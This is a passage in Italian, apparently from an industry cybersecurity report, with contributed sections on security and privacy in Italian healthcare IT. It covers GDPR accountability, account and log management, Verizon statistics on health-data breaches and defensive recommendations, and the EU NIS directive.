
[5] Consumerizzazione o meglio IT Consumerization, è il fenomeno in base al quale l'uso e lo stile delle tecnologie in ambiente lavorativo viene dettata, in sostanza, dall'evoluzione del profilo privato degli individui e dal loro utilizzo delle tecnologie personali.

Ciò premesso riteniamo che il nuovo regolamento europeo sul trattamento dei dati,[6] offra in proposito alcune opportunità nella gestione della privacy.
In proposito si segnala che il nuovo regolamento (General Data Protection Regulation) è immediatamente esecutivo in tutta la UE e non richiede nessun atto ulteriore di recepimento da parte dei Parlamenti nazionali ma concede **24 mesi di tempo per assicurare la conformità dei trattamenti effettuati da ciascun titolare.**
Il Regolamento contiene diversi elementi innovativi rispetto alla normativa precedente, sia nell'approccio complessivo sia nei contenuti:

- Sul piano dell'approccio si passa dalla tradizionale "attitudine normativa", di tipo formale e che indica cosa deve essere fatto per rispettare la norma, a una idea basata sul concetto di "**responsabilità**" (accountability), cioè sulla centralità della responsabilità dei soggetti nella individuazione delle modalità necessarie, in ciascun contesto operativo, per perseguire gli obiettivi del regolamento. Ciò lascia spazi alle Aziende (e ai CIO) di definire e documentare, motivandolo, un percorso di miglioramento continuo nel trattamento dei dati, specifico per un dato contesto organizzativo.
- In effetti sotto il profilo dei contenuti trova ampio spazio la sicurezza dei dati, basata sull'analisi dei rischi, che diviene uno dei principi di fondo del regolamento con obbligo di notificare al Garante gli incidenti di sicurezza

Emerge in questo contesto anche il tema della Data Quality e della cultura del "processo di gestione del dato" che, anche in questo caso, non è un tema solo di carattere tecnologico ma comporta la condivisione della consapevolezza dell'importanza della qualità del dato in tutto il processo dalla sua generazione alla sua archiviazione. In questo ambito deve essere riportata anche la corretta e univoca individuazione del cittadino che non è un mero atto di tipo "amministrativo" in quanto condiziona la "**ricomposizione della storia sociosanitaria del cittadino**" (dossier, Fse, Personal Health Record, Pdta) e in quanto tale è un elemento sostanziale di tale storia.

[6] Il 25 maggio 2016 è entrato in vigore il regolamento UE 2016/679 che abroga la direttiva 95/46/CE cioè la norma che ha dato origine a tutte le legislazioni nazionali relative alla protezione dei dati personali



Abbiamo cercato di evidenziare come la sicurezza e la privacy sono problematiche complesse in quanto richiedono interventi di carattere organizzativo, tecnologico, economico e culturale. La loro gestione non deve essere vissuta dalle aziende e dai professionisti che in esse operano come ostacoli o barriere al proprio lavoro o a un utilizzo esteso e intensivo di tecnologia informatica. Contrariamente gli interventi di sicurezza e privacy possono rappresentare azioni di qualificazione e di miglioramento del sistema informativo aziendale in un'ottica di maggior tutela sia dei professionisti che operano in azienda sia dei clienti che usufruiscono delle loro prestazioni.

Sicurezza in sanità, bisogni e opportunità
Leggi, consolidamento e cose concrete da fare senza budget e con poche risorse

[A cura di Alessandro Vallega, Oracle]

Solamente le aziende che considerano l'informatica un fattore critico di successo sono riuscite a tenere il passo con la rapida evoluzione della tecnologia e con le sfide relative alla sicurezza. Molte soffrono degli effetti di una progettazione incrementale e a volte disorganizzata e della determinazione degli attaccanti a sfruttare la debolezza dei sistemi informatici per trarne un illecito vantaggio.
La sicurezza informatica nella sanità ospedaliera pubblica italiana soffre in misura maggiore di problematiche comuni anche ad altri ambiti industriali e al settore pubblico in generale. Seguono alcuni spunti sulle cause, sugli effetti e su cosa bisognerebbe probabilmente fare per migliorare la situazione.

Ruolo dell'IT negli ospedali

È evidente che lo scopo di un ospedale è quello di curare: servono dei buoni medici, dei buoni macchinari e un'adeguata quantità di altro personale competente. Si è sottovalutata l'importanza della tecnologia digitale perchè non sembrava direttamente e immediatamente connessa alla cura. Ciò è capitato anche se ormai l'informatica viene utilizzata sostanzialmente in tutti i processi sia clinici sia amministrativi.
L'utilizzo di informatica in sanità non è quasi mai avvenuto nel quadro di un piano pluriennale di sviluppo organico del sistema informativo aziendale bensì come risposta a problemi contingenti e di nicchia. Questo approccio ha determinato il proliferare di tecnologie diverse, la scarsa integrazione tra i sistemi e ha ridotto la capacità organizzativa a gestire grandi cambiamenti nel medio lungo periodo. Di conseguenza ha causato dei ritardi dello sviluppo dell'ICT, una scarsa propensione a percepire l'ICT come reale leva di cambiamento e a notevoli scoperture in merito alla sicurezza informatica.

Silos

L'utilizzo di ICT come mezzo per risolvere problemi di nicchia di tipo contingente ha creato silos informativi separati e integrabili con fatica. I progetti di cartella clinica elettronica, dossier sanitario e la condivisione con i fascicoli sanitari a livello regionale / nazionale sono in parte tutt'ora in corso e di media soddisfazione. Le autorità ne hanno promosso la realizzazione (pensando ai benefici per i cittadini e al risparmio per la collettività) e regolamentato gli aspetti di sicurezza e interoperabilità (pensando al rischio di incidenti di sicurezza e privacy), ma abbiamo osservato distinzioni a volte cavillose sulle misure da applicare al dato sanitario (per esempio quando costituisca dossier e quando no), sulle misure minime o idonee e altre cose.

Correre veloci nella direzione giusta

L'informatica fa molta fatica a parlare la lingua della legge e tali difficiltà si acuiscono quando l'evoluzione tecnologica crea degli scenari che non erano stati pensati al momento di legiferare e quando la medicina trova dei nuovi modelli organizzativi per ottimizzare i costi e aumentare la qualità. Due esempi in questo senso sono: la condivisione di referti tra medici tramite WhatsApp e l'affermarsi di processi di cura distribuiti nel tempo, nel territorio e tra soggetti diversi (persone fisiche e giuridiche, "titolari e responsabili del trattamento") come i PDTA[1].

Le leggi moderne pongono una grande enfasi sulla sicurezza come obiettivo da raggiungere. Per esempio il Regolamento 679/2016 sulla Data Protection (il cosiddetto GDPR), menziona la cifratura che impedisce l'accesso ai dati a chi non sia autorizzato, ma non specifica misure tecnologiche e organizzative per proteggere le chiavi stesse e non prescrive tecnologie specifiche per altri ambiti di sicurezza (ad esempio in merito alla gestione dei log di accesso). Troviamo solamente alcuni riferimenti al controllo accessi nell'articolo 32 Sicurezza del trattamento[2] e nell'articolo 25 Protezione dei dati fin dalla progettazione e protezione per impostazione predefinita[3]. Il Regolamento mette in capo al titolare e al responsabile del trattamento la responsabilità di definire con intelligenza (tenendo conto dello stato dell'arte della tecnologia e dei costi di attuazione) quali siano le misure di sicurezza adeguate rispetto al bene da proteggere (diritti e libertà delle persone) ma non fornisce indicazioni di tipo tecnico.

Il dovere di essere responsabili ci darebbe quindi il diritto di scegliere le misure. Anche le certificazioni e i codici di condotta (art. 40-43), la cui adesione è facoltativa, solamente aiutano a dimostrare la conformità.

Tale margine di manovra viene però limitato dal corpus normativo consistente in alcune altre leggi e diversi provvedimenti dell'Autorità (italiana) per la protezione dei dati personali come per esempio le Linee guida in materia di Dossier sanitario - 4 giugno 2015. Chi opera deve quindi tenere in mente tutte queste e le loro interrelazioni. Si potrebbe arrivare al paradosso di dover rispondere, nel dettaglio, rispetto a queste ultime (se non l'ho fatto sono colpevole) e, nello spirito, al Regolamento (quello che ho fatto potrebbe non bastare e sarei quindi nuovamente colpevole).

---

[1] Per i problemi di sicurezza e privacy dei Percorsi Terapeutici Assistenziali (PDTA) rimando al sito AISIS e al lavoro svolto con Clusit e APIHM.

[2] Art. 32 paragrafo 4: Il titolare del trattamento e il responsabile del trattamento fanno sì che chiunque agisca sotto la loro autorità e abbia accesso a dati personali non tratti tali dati se non è istruito in tal senso dal titolare del trattamento, salvo che lo richieda il diritto dell'Unione o degli Stati membri.

[3] Art. 25 paragrafo 2: Il titolare del trattamento mette in atto misure tecniche e organizzative adeguate per garantire che siano trattati, per impostazione predefinita, solo i dati personali necessari per ogni specifica finalità del trattamento. Tale obbligo vale per la quantità dei dati personali raccolti, la portata del trattamento, il periodo di conservazione e l'accessibilità. In particolare, dette misure garantiscono che, per impostazione predefinita, non siano resi accessibili dati personali a un numero indefinito di persone fisiche senza l'intervento della persona fisica.

Alcune aziende vedono di buon occhio avere prescrizioni precise sulle cose da fare perché si crede che così la legge semplifichi il processo decisionale relativamente al "cosa fare" e al "perché farlo"; ma ciò ci fa sprecare l'opportunità di fare le cose giuste rispetto alla specifica situazione aziendale, ai vincoli e alle opportunità. Accettare questo passaggio concettuale fa tornare in primo piano i temi della "responsabilizzazione", della consapevolezza su privacy e su security e della cultura informatica (che purtroppo non brillano in sanità e in molti altri settori industriali italiani). Il nostro ritardo ha causato numerosi incidenti di sicurezza e nel tentativo di proteggere gli interessati al trattamento, i cittadini e i pazienti, il legislatore ha inefficacemente riempito uno spazio lasciato vuoto dai nostri errori.

Identità e log

D'altra parte anche la legge fa fatica a parlare la lingua dell'informatica. Per esempio, salvo poche e parziali eccezioni[4], non si ha traccia di quanto sia importante garantirsi che l' "account" (rappresentato dal codice utente) sia assegnato nominativamente e sia profilato secondo il privilegio minimo (devo poter fare solo quello che serve per il mio lavoro). Ogni utente e ogni applicazione deve avere il suo proprio personale e riservato codice di accesso ai sistemi informatici, il cui uso individuale sia garantito da appropriati controlli tecnologici di sicurezza.

Ho accennato a cifratura e controllo accessi e ritengo che la sicurezza si possa esemplificare come una serie di misure atte a garantire che solo le persone autorizzate e con uno scopo lecito possano accedere ai dati aziendali. Siano essi medici , infermieri, personale amministrativo, programmatori o amministratori di sistema... La cifratura senza la gestione dell'identità e degli account è inutile; è come chiudere una (delle) porte e dare a tutti la chiave. L'account nominativo permetterebbe anche di far funzionare effettivamente gli strumenti che controllano l'operato degli utenti e delle macchine analizzando i log prodotti, sia perché quanto registrato diventa riconducibile all'utilizzatore (e quindi produce informazione utile), sia perché la quantità di log prodotti e/o analizzati può essere ridotta tenendo conto delle variabili di contesto, la prima delle quali è appunto l'identità dell'utente[5].

Purtroppo spesso le applicazioni e i sistemi software hanno delle limitazioni e le pratiche organizzative le acuiscono. Alcuni esempi, scelti tra i numerosi disponibili, sono: i PC di corsia loggati con l'account del medico di turno e lasciati aperti per diverse ore; l'assenza di funzionalità di delega di funzioni autorizzative che rende necessaria la condivisione delle password tra operatori, direzione e segreteria; la condivisione della password dell'applicazione all'interno dei gruppi di sviluppo e infine la mancata propagazione tra diversi componenti

[4] Una di queste è rappresentata per l'aspetto dell'account nominativo e solo per gli amministratori di sistema ma non per quello del privilegio minimo, nel provvedimento del Garante denominato "Misure e accorgimenti prescritti ai titolari dei trattamenti effettuati con strumenti elettronici relativamente alle attribuzioni delle funzioni di amministratore di sistema" http://www.garanteprivacy.it/web/guest/home/docweb/-/docweb-display/docweb/1577499

[5] Ho già scritto degli errori più comuni nella gestione dei sistemi informativi nel rapporto Clusit precedente e gli esperti sanno che, anche nelle grandi aziende, alla regola dell'account nominativo non mancano le numerose eccezioni.

software dell'identità dell'utente che effettua l'operazione.
Anche tali limitazioni sono ampiamente spiegate dall'evoluzione tecnologica. Il software e le pratiche organizzative si trasformano più lentamente di quanto l'abbiano fatto i requisiti di business e quelli "non funzionali" (qualità, sicurezza, manutenibilità, ecc). Una via d'uscita si intravede pensando alla specializzazione dei componenti architetturali.

Specializzazione, coesione e accoppiamento

La storia dell'innovazione in informatica ripete più volte lo stesso schema: le funzioni ricorrenti di un programma si separano dal corpo dello stesso e si invocano come servizio. Capitava 40 anni fa in linguaggio macchina e in COBOL con l'istruzione CALL e capita oggi con il middleware di vario tipo, la programmazione ad oggetti, la SOA (service oriented architecture) e con le API (application programming interface). Il componente che fornisce il servizio, compie bene quello specifico compito e si comporta come una scatola nera dalla quale aspettarsi un risultato a fronte di una specifica richiesta.
È necessario progettare le applicazioni sanitarie come servizi e spostare le funzioni di sicurezza nel "middleware". Il risultato sarebbe software migliore, interoperabile e sicuro, ma tale trasformazione richiede "vision", "governance" e un impegno rilevante dei clienti e dei loro fornitori. Inoltre ci si può aspettare delle resistenze perché esporre le proprie funzionalità come servizi permetterebbe la sostituzione degli stessi con dei servizi migliori come si fa con il plug and play. Quante applicazioni hanno il loro specifico modulo del consenso? Quanti diversi moduli del consenso ci sono in ogni ospedale?
Un altro aspetto della specializzazione, che non approfondisco qui, riguarda la specializzazione del lavoro in ambito informatico. Avere personale specializzato permette di eccellere in compiti specifici e riusare l'esperienza, ma ovviamente le organizzazioni con organici ridotti devono privilegiare l'ampiezza delle competenze rispetto alla specializzazione.

Conclusione

In sanità per via della delicatezza dei diritti sottesi (diritto alla salute, diritto alla privacy) e della carente informatizzazione si ha molto bisogno di investire in sicurezza informatica: persone, processi e tecnologia.
Dobbiamo essere in grado di prevenire, individuare, rispondere e predire gli incidenti di sicurezza.
Abbiamo bisogno di comprendere la situazione attuale, le sfide relative a rischio e compliance odierne e future, aggiungere nella nostra equazione il contributo di un ecosistema di attori che possono contribuire o ostacolare il cambiamento (lo stato, le regioni, i fornitori, dipendenti, consulenti ecc.)
Dobbiamo verificare lo stato e la qualità dell'implementazione di alcune tecnologie di base (networking, antivirus...) e valutare investimenti nelle tecnologie non ancora compiutamente adottate in sanità come ad esempio la gestione delle identità, il controllo accessi, la raccolta e anlisi dei log e la cifratura dei dati "at rest" e "in transit".

Dobbiamo controllare la rete, le applicazioni, gli application server, i database management systems, i sistemi operativi, i processi di sviluppo e manutenzione del software, di installazione, hardening, patching, configuration management, asset management... e dobbiamo formare il personale e far evolvere l'organizzazione.
Gli argomenti sono innumerevoli, le competenze richieste sono molto specializzate e la complessità del sistema elevata: come si fa con budget e risorse limitate a fare bene tutto questo? Non si può.
Per scelta politica il governo della sanità è fornito a livello regionale e questo provoca una frammentazione degli investimenti che ostacola una modernizzazione estesa. Quanti diversi progetti FSE sono in corso oggi? Quanto software viene effettivamente riusato? Il resto dell'industria sta da diversi anni conducendo progetti di consolidamento infrastrutturale e applicativo. I centri servizi sono in questa logica, come lo è il cloud nei suoi diversi service model (IaaS, PaaS e finalmente SaaS) e deployment model (private, community, public, hybrid). In sanità invece il sistema evolve lentamente in questa direzione e solo all'interno delle Regioni.
Bisogna comprendere che l'IT è anche in sanità un fattore critico di successo, che investire per fare bene le cose permette di spendere meno e migliorare contemporaneamente sia la qualità delle cure, sia il diritto alla protezione dei dati personali e inoltre aiuta a proteggere la reputazione e la proprietà intellettuale dell'azienda. Come prima cosa occorre puntare sulla qualità delle persone che governano la trasformazione digitale per cogliere le opportunità e non fallire di fronte agli ineluttabili e omnipresenti attacchi informatici. Una possibilità per recuperare le risorse necessarie è il consolidamento organizzativo e informatico, del software e dei data center.

Dati sanitari protetti (PHI): una nuova miniera d'oro per i cyber criminali

[A cura di Gabriel Leperlier, Verizon]

Molte organizzazioni – soprattutto al di fuori del settore sanitario – non sono ancora consapevoli di possedere dati sensibili e preziosi. Ciò è abbastanza preoccupante, perché le implicazioni legate al furto di dati sanitari protetti possono essere rilevanti in termini di sicurezza e di benessere del paziente, oltre a diventare una forte motivazione per chi commette frodi finanziarie. Oggi, i dati sanitari protetti (PHI - *Protected Health Information*) possono essere una miniera d'oro per i cyber criminali.

I fatti

Dall'attività di analisi svolta dal Data Breach Investigations Report team per la realizzazione del primo **Verizon Protected Health Information Data Breach Report** è risultato che 18 aziende su 20 sono state interessate da furti di dati sanitari. Oggetto dell'analisi sono state le violazioni confermate che hanno coinvolto oltre 392 milioni di record in 1.931 incidenti in 25 nazioni (incluse alcune europee, ad esempio la Germania).
In modo abbastanza preoccupante, il nostro report ha rilevato che dal 2009 quasi la metà della popolazione degli Stati Uniti è stata impattata da violazioni sui dati sanitari. Inoltre, nei primi mesi del 2015 l'FBI ha emesso un *warning* per gli operatori sanitari evidenziando che il settore non sarebbe stato pronto ad affrontare eventuali cyber intrusioni quanto i settori finanziario e retail; quindi la possibilità di un incremento delle intrusioni informatiche sarebbe stata più che "probabile".

Dati sanitari: non sono un'esclusiva della professione medica

Abbiamo classificato come dati sanitari protetti le informazioni sanitarie personali la cui violazione è disciplinata da leggi nazionali, internazionali o federali. Questa classificazione include pertanto cartelle cliniche, dati delle carte di pagamento e informazioni di identificazione personale (ad esempio, numeri di previdenza sociale / assicurazione nazionale, nome, data di nascita) che possono essere raccolte o generate da operatori sanitari, datori di lavoro o altri enti.

Considerando questa premessa, risulta chiaro che molte organizzazioni raccolgono dati sanitari protetti sia nei rapporti con i dipendenti, sia nelle attività svolte con i clienti.
Il settore assicurativo è un primo esempio in cui abbiamo riscontrato importanti divulgazioni dei dati. Il fatto che un'organizzazione non operi nel settore sanitario non significa che non sia a rischio di violazione dei dati.

Qui, là, ovunque - il crimine informatico sfida i luoghi

Altro importante concetto improprio da evidenziare è che l'attività dei criminali informatici sia legata a un luogo specifico. I dati raccolti dal team forensics di Verizon hanno costantemente dimostrato che i potenziali avversari sono invece più attirati e influenzati dai dati di loro interesse, così come dagli asset che elaborano e memorizzano tali dati, e non dal paese in cui si trovano i dati.
I metodi di attacco non sono legati a latitudine e longitudine: l'errore umano, una delle principali cause delle violazioni, è un fenomeno globale.
Così come abbiamo potuto riscontrare che i cyber trend e i suggerimenti per poterli combattere sono altrettanto universali e non dipendono da un luogo.

Violazioni dei dati sanitari: come differiscono dalle altre tipologie di violazioni?

Le violazioni dei dati sanitari si distinguono da altre tipologie di violazioni per vari motivi. Una prima area di differenza riguarda chi compie gli attacchi: il numero di attori esterni e interni è quasi uguale (solo 5 punti percentuali di scostamento), evidenziando così un importante livello di abuso da parte di insider.
Spesso i dati delle cartelle cliniche sono sottratti con intenti malevoli, ma ciò che i criminali cercano davvero sono i dati sensibili personali (PII - *Personable Identifiable Information*) quali numeri di carte di credito e di previdenza sociale al fine di agevolare i reati finanziari e le frodi fiscali.

Le differenze sono evidenti anche nel modo in cui avviene una violazione. La prima modalità è solitamente il furto o la perdita di dispositivi portatili (ad esempio laptop, tablet e chiavette USB). La seconda è l'errore umano, che può consistere nel semplice invio di un referto medico al destinatario sbagliato. La terza è l'uso improprio di privilegi da parte di un dipendente per accedere a informazioni sensibili. Queste tre modalità costituiscono l'86% di tutte le violazioni di dati sensibili.
Inoltre, possono trascorrere mesi – a volte anche anni - prima che la violazione sia scoperta. Riguardo gli incidenti che richiedono molto tempo per essere scoperti, ci sono tre volte più probabilità che siano stati causati da insider che utilizzano in modo improprio i privilegi di accesso alla LAN e due volte più probabilità che abbiano come oggetto un server, in particolare un database.

Come proteggere i dati sanitari dalle violazioni?

Mentre le cartelle cliniche dettagliate rendono più semplice per i criminali il perpetrare furti di identità e frodi sulla fatturazione, i media e i ricercatori del settore continuano a evidenziare solo le perdite di dati finanziari per far crescere l'attenzione su questo problema.

Il **Verizon Data Breach Investigations Report** ha identificato nove tipologie di incidenti che coprono la maggior parte delle violazioni che le organizzazioni in diversi settori mer-

ceologici possono dover affrontare. Il report offre anche consigli specifici su quali siano le aree in cui le organizzazioni possono concentrare gli sforzi in materia di sicurezza: errori vari (ad esempio inviare un messaggio e-mail al destinatario errato); crimeware (uso di malware per ottenere il controllo dei sistemi); uso improprio di privilegi da parte di insider; perdita o sottrazione fisica; attacchi alle web app; attacchi denial-of-service (DoS); cyberspionaggio; intrusioni point-of-sale; skimming di carte di pagamento.
Queste tipologie coprono l'85% degli incidenti inclusi nel nostro dataset e, in base alle nostre attività di analisi, abbiamo scoperto che la maggior parte delle minacce che le organizzazioni si trovano ad affrontare sono classificabili in 3 tipologie che variano da settore a settore.
Da qui si può capire meglio come proteggere i dati sensibili diventi più complicato, perché sono presenti nella maggior parte, se non tutti, i settori merceologici. È consigliabile per ogni settore concentrare strategie e sforzi sugli schemi di attacco noti che hanno maggiormente impattato il vertical specifico perché questo aiuta a prevenire anche le violazioni legate a furto/perdita di dati sensibili.

Fig. 1 Incidenti per tipologia - tutti i settori vs settore sanitario
Fonte: Verizon 2016 Data Breach Investigations Report

Ad esempio, nel **settore sanitario** solo tre tipologie di attacco coprono il 73% di tutti gli incidenti di sicurezza che hanno impattato i dati sanitari. Perdita o sottrazione fisica rappresentano la principale tipologia di incidente nel settore sanitario (32% del totale) e in questo settore risulta essere un problema più grave che in tutti gli altri settori da noi analizzati nel nostro ultimo report. Seguono poi le categorie 'uso improprio di privilegi da parte di insider' (23%) ed 'errori vari' (18%).
Nel **settore finanziario** (incluso quello assicurativo), tre tipologie coprono l'88% degli incidenti: attacchi denial-of-service, attacchi alle web app e crimeware.
Nel **settore retail** intrusioni point-of-sale, attacchi denial-of-service e attacchi alle web app coprono il 90% degli incidenti.
Nel **settore manifatturiero** attacchi denial-of-service, uso improprio di privilegi da parte di insider e cyberspionaggio coprono l'82% degli incidenti.
La condivisione di queste informazioni può aiutare le organizzazioni a implementare soluzioni di sicurezza su misura, in base al loro settore e agli schemi di attacco specifici utilizzati, invece di cercare di combattere su tutti i fronti. Crediamo che questo approccio possa rendere più efficienti ed efficaci le strategie di sicurezza nella lotta contro il crimine informatico.

L'importanza delle misure di sicurezza basilari

Molte aziende, vittime di attacchi informatici, non hanno messo in pratica neppure misure di sicurezza di base, come ad esempio individuare le risorse e i dati più critici per l'organizzazione ed effettuare controlli più stringenti per la gestione del rischio. Il non considerare anche i più semplici step basilari può portare al disastro.

Sulla base degli errori che incontriamo più frequentemente, desideriamo condividere alcune semplici raccomandazioni che, se prese in considerazione, possono aiutare le aziende:

- conoscere meglio le tipologie di attacco più comuni nel proprio settore;

utilizzare l'autenticazione a due fattori per i sistemi;

- incoraggiare gli utenti ad accedere alle applicazioni di social networking utilizzando due fattori, se disponibili;
- applicare le patch con tempestività;
- dare accesso ai sistemi solo alle persone che ne hanno effettiva necessità;
- monitorare i log e crittografare i dati;
- investire sulla formazione del personale per sviluppare una consapevolezza della sicurezza nella propria organizzazione.

Ancora più importante, conoscere i dati e, di conseguenza, proteggerli.
La consapevolezza è la prima e migliore linea di difesa contro i cyber-criminali, ed è proprio la basilare mancanza di questa consapevolezza in alcune organizzazioni che garantisce il successo ripetuto della maggioranza degli attacchi informatici. Riteniamo che sia fondamentale la continua condivisione delle informazioni sulla criminalità e sulle tattiche usate nei diversi settori. Questa ricchezza di informazioni può aiutare tutti i settori nella lotta alla criminalità informatica.
L'obiettivo primario è comprendere come operano i criminali informatici. Conoscere i loro metodi aiuta a prevenire, individuare e rispondere a potenziali attacchi.

Evoluzione delle normative europee sulla Cyber-Security

[A cura di Federico Santi e Danilo Benedetti, Hewlett & Packard Enterprise]

Trend Normativi Europei

Un lento percorso dalla reazione alla prevenzione fino alla resilienza

L'evoluzione di strumenti, capacità e risorse finanziarie per l'esecuzione di attacchi ai sistemi informativi aziendali, richiede da parte delle aziende e degli enti pubblici, un continuo investimento innanzitutto in conoscenza.


Non si tratta solo di far evolvere le tecnologie di Cyber-security, ma soprattutto di mettere a fuoco gli obiettivi tattici perseguendo un complessivo disegno strategico di Difesa.

La sicurezza non può più limitarsi a un concetto di retroguardia a difesa degli asset primari e materiali mediante azioni di mero contrasto reattivo, ma deve da una parte costruire strategie, canali e strumenti di Intelligence preventiva, dall'altra bilanciare gli sforzi tra "protezione" e capacità di "resilienza", ovvero la capacità di continuare o riprendere a operare anche a seguito di un attacco che abbia avuto successo.

Questo banalmente, ma non troppo, perché la classe di evento-attacco ed il suoi derivato evento-attacco-riuscito non rappresentano più una probabilità remota ma qualcosa con cui dover sapersi confrontare.

Per usare una metafora sanitaria, non si tratta più soltanto di evitare il contagio, ma di garantirsi anche adeguate capacità di contenimento della malattia e pronta guarigione.

In quest'ottica di resilienza diventa importante anche la mitigazione dei rischi lungo tutta la kill chain.



In particolare, la difesa in profondità dovrebbe avere come obiettivo quello di contrastare individualmente ciascuna della cinque fasi principali di un attacco cybere non limitarsi solo al contrasto dell'attività di infiltrazione come molto spesso purtroppo ancora accade.

Ed è in questa direzione che, con tempestività apprezzabile, stanno convergendo le normative tanto nazionali quanto europee che ruotano intorno agli aspetti di CyberSecurity.

Focus sul Security Monitoring e Incident Management

Nella strategia difensiva di un'organizzazione, un tassello fondamentale è rappresentato dalla capacità di identificare, reagire e segnalare al verificarsi di attività sospette, attività svolta dai Security Operations Center (SOC) e dai Computer Emergency Response Team (CERT).

Il ruolo di SOC e CERT è reso ancora più critico a seguito dell'approvazione del Regolamento GDPR sulla Privacy e della Direttiva NIS per le Infrastrutture Critiche, in quanto entrambe introducono obblighi precisi circa la comunicazione degli incidenti di sicurezza, sia a fini di tutela dei titolari di dati personali oggetto di attacco (GDPR), sia ai fini di "protezione sistemica" per le infrastrutture critiche nazionali ed europee (Direttiva NIS).

Cessa di essere facoltativo quindi lo sviluppo o la trasformazione di queste funzioni. Si tratta ora di avviare un forte adeguamento organizzativo e tecnologico in vista delle scadenze a partire da Maggio 2018.

Per il SOC in particolare si tratta di un'evoluzione verso il cosiddetto Next Generation SOC, che se vorrà essere un investimento efficace e non un la mera traduzione legacy di un obbligo normativo, dovrà predisporsi ad agganciare fonti di non tradizionali, ad adottare regole di correlazione che includano metodi e tecniche di analisi business oriented, e soprattutto dovrà essere integrabile con strumenti di monitoring predisposti per i Big Data.

È proprio nel mondo esterno reale infatti che i dati moltiplicano esponenzialmente il loro volume e la loro eterogeneità. Ed è in quella direzione che deve orientarsi l'Intelligence preventiva di nuova generazione.

La Governance (DPO e Information Sharing)

Per i processi e le organizzazioni CERT invece sarà opportuna un'evoluzione che preveda l'integrazione dell'Incident Response Team (IRT) che possiamo definire orizzontale e verticale.

Per integrazione orizzontale intendiamo quella con i processi di Information Sharing, coerentemente con le linee guida della Piattaforma Europea NIS – Network and Information Security e con i dettami del Regolamento Europeo della Privacy (GDPR).

Per integrazione verticale intendiamo invece quella con gli altri attinenti processi aziendali, così spesso separati in silos. In particolare quelli di Crisis Management e Business Continuity.

A supporto dei CERT ci sentiamo di evidenziare quindi la necessità di poter accedere a soluzioni di Security Intelligence che inglobino servizi e tecnologia in termini sia di capacità di investigazione/analisi forense/risoluzione di incidenti (Global Incident Response) che di valutazione del livello di maturità della postura di Cyber Security (Advanced Compromise Assessment), eventualmente anche in modalità Managed Security Services.

Security & Privacy by design

La GDPR introduce inoltre l'obbligo di progettare la Privacy fin dalle prime fasi di disegno sia dei processi che delle architetture. Si tratta di un principio di Governance che punta a soluzioni nativamente sicure e non nativamente vulnerabili con successive stratificazioni di sicurezza che le rendono spesso inefficaci e sempre inefficienti.
Un analogo principio di Security by Design possiamo considerarlo implicito nel corpo normativo della Direttiva NIS.
Sarebbe opportuno infatti che le infrastrutture critiche pubbliche e private a essa soggette introducano delle modalità di disegno di processi e di progettazione delle architetture coerenti con questo principio di Security by design, tanto più necessarie in quanto afferenti a gestori di servizi essenziali per il sistema Europa (Energia, Trasporti, Salute, Finanza, Mercati online, Motori di ricerca e Servizi cloud), per i quali la resilienza è un obiettivo non trattabile.

Direttiva NIS

Il 2016 ha costituito un anno cruciale per la Privacy, ed ha rappresentato un importante passo avanti verso la definizione di una singola legislazione Europea per la sicurezza informatica. La direttiva Network & Information Security (NIS) è stata approvata il 6 luglio 2016. Le principali scadenze per la sua adozione prevedono, entro agosto 2017, che i fornitori di servizi essenziali adottino i requisiti minimi di sicurezza e di notifica degli incidenti previsti nella direttiva. Il passo più importante sarà poi a maggio 2018, data limite per l'integrazione della direttiva NIS all'interno degli ordinamenti nazionali, e Novembre 2018 quando ogni Stato membro dovrà identificare gli operatori di servizi essenziali.
Il Parlamento ed il Consiglio d'Europa sono stati a lungo in disaccordo circa gli operatori che dovevano essere oggetto della direttiva, concordando alla fine sull'includere nelle misure tutte le organizzazioni che forniscono "servizi essenziali" ed i digital services provider.
La direttiva mira a "rafforzare la cooperazione tra Stati membri e stabilire gli obblighi di sicurezza per gli operatori di servizi essenziali e per i fornitori di servizi digitali". A tal fine, esso richiederà agli operatori l'adozione di misure per la gestione dei rischi informatici e per la segnalazione tempestiva, benché non temporalmente quantificata, degli incidenti di sicurezza.

Perimetro di applicazione

La direttiva di NIS si applica agli operatori di "servizi essenziali" in "settori critici", così come a "ai fornitori di servizi digitali". Un operatore di un servizio essenziale è un ente pubblico o privato che fornisce un servizio che:
a) è essenziale per il mantenimento delle attività sociali e/o economiche critiche, **b**) dipende dalla rete e dei sistemi informativi e **c**) è tale che un incidente sui suoi sistemi di rete e informativi produrrebbe " effetti negativi rilevanti" sulla fornitura del servizio.

La direttiva si applica agli operatori di servizi essenziali nei settori critici:

